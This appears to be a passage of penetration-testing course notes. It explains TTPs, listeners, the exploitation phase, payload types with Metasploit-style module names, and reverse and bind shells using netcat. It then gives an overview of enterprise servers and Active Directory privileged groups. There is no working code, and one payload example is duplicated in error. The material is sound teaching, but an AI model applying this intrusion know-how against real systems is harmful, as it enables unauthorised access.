  - TTPs explains how threat actors orchestrate and manage cyber-attacks.
  - It explains the methods associated with a specific threat actor or a group of threat actors.
  - A "**Tactic**" is the highest-level description of threat actor behaviour.
  - "**Techniques"** give a more detailed description of behaviour in the context of a tactic
  - "**Procedures**" an even lower-level, highly detailed description in the context of a technique.

- **Listener: -**

  - Listener waits for an incoming connection from the target machine.
  - In our lab scenario, we will listen on our Kali machine and the target machine can connect back to our machine after successful exploitation.
  - Basically listening means opening a port and waiting for connection from the target machine.
  - Tools like netcat is one of the best example available for both windows and linux platforms.

- **Exploitation : -**


  - Exploitation is a phase to be performed after proper identification of a vulnerability.
  - A Service running on a system, a Web Application, software are the primary target for exploitation.
  - Improper identification of the vulnerability with various incompatibility issues may crash the vulnerable/target service or software.
  - Hence the target must be intensely enumerated before entering in this phase.

- Basically, in this phase the attacker enters the target system after taking advantage of the existing vulnerability in the product.
- The access can be physical or remote, but we will demonstrate in a remote situation.
- If the exploit succeeds, the actual code of the payload runs.
- Scenario specific example :-

Exploitation Process

Exploit runs first & if successful then payload

Exploit + Payload



Data transfer, more malicious tool installation, etc

Attacker

Vulnerable System

- **Singles**
  - These are self-contained payload assigned to do a specific task that is, create a user, or a bind shell.
  - Example: **payload/windows/adduser**

- **Stagers**
  - These type are payload are used to download large payload to the target machine from the attacker machine.
  - Creates a network connection between attacker & compromised machine.
  - Example: **payload/windows/shell/bind_tcp**

- **Stages**
  - These are the large payload downloaded by the stagers & then executed.
  - Assigned to do complex tasks like Remote Desktop, meterpreter etc.
  - Example: **payload/windows/shell/bind_tcp**

- **Shells** are non-GUI interaction with the system, one can interact & manage the environment of the system through shell.

- It is used for administration purposes & at times described fruitful compared to GUI.

- Examples:
  - In Windows:
    - Command Prompt
    - Power Shell
  - In Linux:
    - Bash shell
    - sh shell

Reverse Shells

- Here, the target machine connects back to the attacker box.
- All communication goes through specific TCP ports.
- We need to have listener active on the attacker machine.
- We will take example of the swiss army knife tool (aka netcat).

Overview of reverse shell




Figure: **Connection is made from the victim machine**

Bind Shells

- Here the attacker machine connects to the victim system.
- The attacker opens a TCP port on the victim machine & host a shell.
- That means anyone who connect to the target machine & on a specific port will be presented with a shell.
- The shell can then be used to spread the compromise.

Overview of Bind shell





Figure: **Connection is made from the attacker machine**

1.4 Enterprise Environment Overview



ENTERPRISE NETWORK

- Enterprise Network consists of various role-assigned servers, which are given below: -

  - **Web-Server** :
    - It is software that understands URLs (web addresses) and HTTP (the protocol your browser uses to view webpages). An HTTP server can be accessed through the domain names of the websites it stores, and it delivers the content of these hosted websites to the end user's device.
    - Can also be through as a computer where the web content is stored. Basically web server is used to host the web sites.
    - External Web Servers are placed in DMZ network, which serves request of the clients.
    - These are generally connected to the internal environment (enterprise network).

- **Mail-Server** :

  - A mail server (or e-mail server) is a server that handles and delivers e-mail over a network, usually over the Internet.


  - A mail server can receive e-mails from client computers and deliver them to other mail servers. A mail server can also deliver e-mails to client computers

  - When you press the "Send" button in your e-mail program (e-mail client) the program will connect to a server on the network / Internet that is called an **SMTP** server. **SMTP** is an acronym for Simple Mail Transfer Protocol and it is a protocol that is used when e-mails are delivered from clients to servers and from servers to other servers.

  - When you download e-mails to your e-mail program the program will connect to a server on the net that is known as a **POP3** server.


- **Database-Server** (or SQL-Server):
  - **Database servers** are used to store and manage databases that are stored on the server and to provide data access for authorized users.
  - A database server is useful for organizations that have a lot of data to deal with on a regular basis.
  - It also allows users and applications to centrally access the data across the network.
  - Various operations like modifying data, adding and deleting data etc is done through SQL [Structured Query Language] queries.

- **Bastion-Host** (Jump-Server):
  - A **bastion host** is a special-purpose computer on a network specifically designed and configured to withstand attacks.
  - The computer generally hosts a single application, for example a proxy server, and all other services are removed or limited to reduce the threat to the computer.




- **Automation Server** :
  - Automation servers are a crucial aspect of software development workflow.
  - It helps automate the parts of software development related to building, testing, and deploying facilitating continuous integration and continuous delivery.
  - Some of the examples are:
    - Jenkins Server
    - TeamCity
    - Bamboo

- **Active Directory:**
  - As the name suggests, it is a directory (or database) which :
    - Manages the resources of organization like (users, computers, shares etc)
    - Provides Access rules that govern the relationships between these resources.
    - Stores information about objects on the network and makes it available to users and admins.
  - Provides centralized management of all the organization virtual assets.



Source: http://ww2.cs.fsu.edu/~bogdanov/SysAdminSp05/Agenda/week07/ad1.htm

- **Active Directory Forests/Domain :**
  - **Forest** is a single instance of Active Directory.
    - It is basically a collection of Domain Controllers that trust one another.
  - **Domains** can be thought as containers within the scope of a Forest.
  - **Organizational Units (OU's)** are logical grouping of users, computers and other resources
  - **Groups**
    - Collection of users or other groups
    - Privileged, non-privileged



- **Active Directory Objects**

  - The physical entities that make up an organized network

  - **Domain Users** :
    - User account that are allowed to authenticate to machines/servers in the domain

  - **Domain Groups (Global Groups)**:
    - It can be used to assign permissions to access resources in any domain.

  - **Domain Computers** :
    - Machines that are connected to a domain and hence become a member of a domain

- **Domain Controller :**

  Server located centrally that responds to security authentication requests and manages various resources like computers, users, groups etc.

- **Group Policy Objects (GPOs) :**

  Collection of policies that are applied to a set of user, domain, domain object etc.

- **Ticket Granting Ticket (TGT) :**

  Ticket used specifically for authentication

- **Ticket Granting Service (TGS) :**

  Ticket used specifically for authorization

AD Components

Collection of User, Groups & computers that are physically available

Available for better management and to organize securable objects

List of attributes of an securable object present in AD

Ex : Application Directory, Configuration Directory etc

Collection of DC that share a common root domain

Administrative boundary for users & servers

Depicts collection of domains sharing a common AD DB

Logical Components	Physical Components
Sites	Domain Controllers
Organizational units (OUs)	Read-Only Domain Controller (RODC)
Schema	Global Catalogue
Partitions	Data Store
Domain Trees	
Domain	
Forests	

Contains copy of AD DB

Read-only copy of all domain naming context in the Forest. Used for boosting up searches in the domain

Present on each server. Stores the AD DB information.

Privileged Groups	Privileges
Domain Admins (DA)	Have administrative access to all the resources in a domain
Enterprise Admins (DA)	Exists only in the forest root, already added to Domain Admins of every child
BUILTIN\Administrators (Local Group)	Local administrator on a Domain Controller
Server Operators	Have the capability to administer domain server
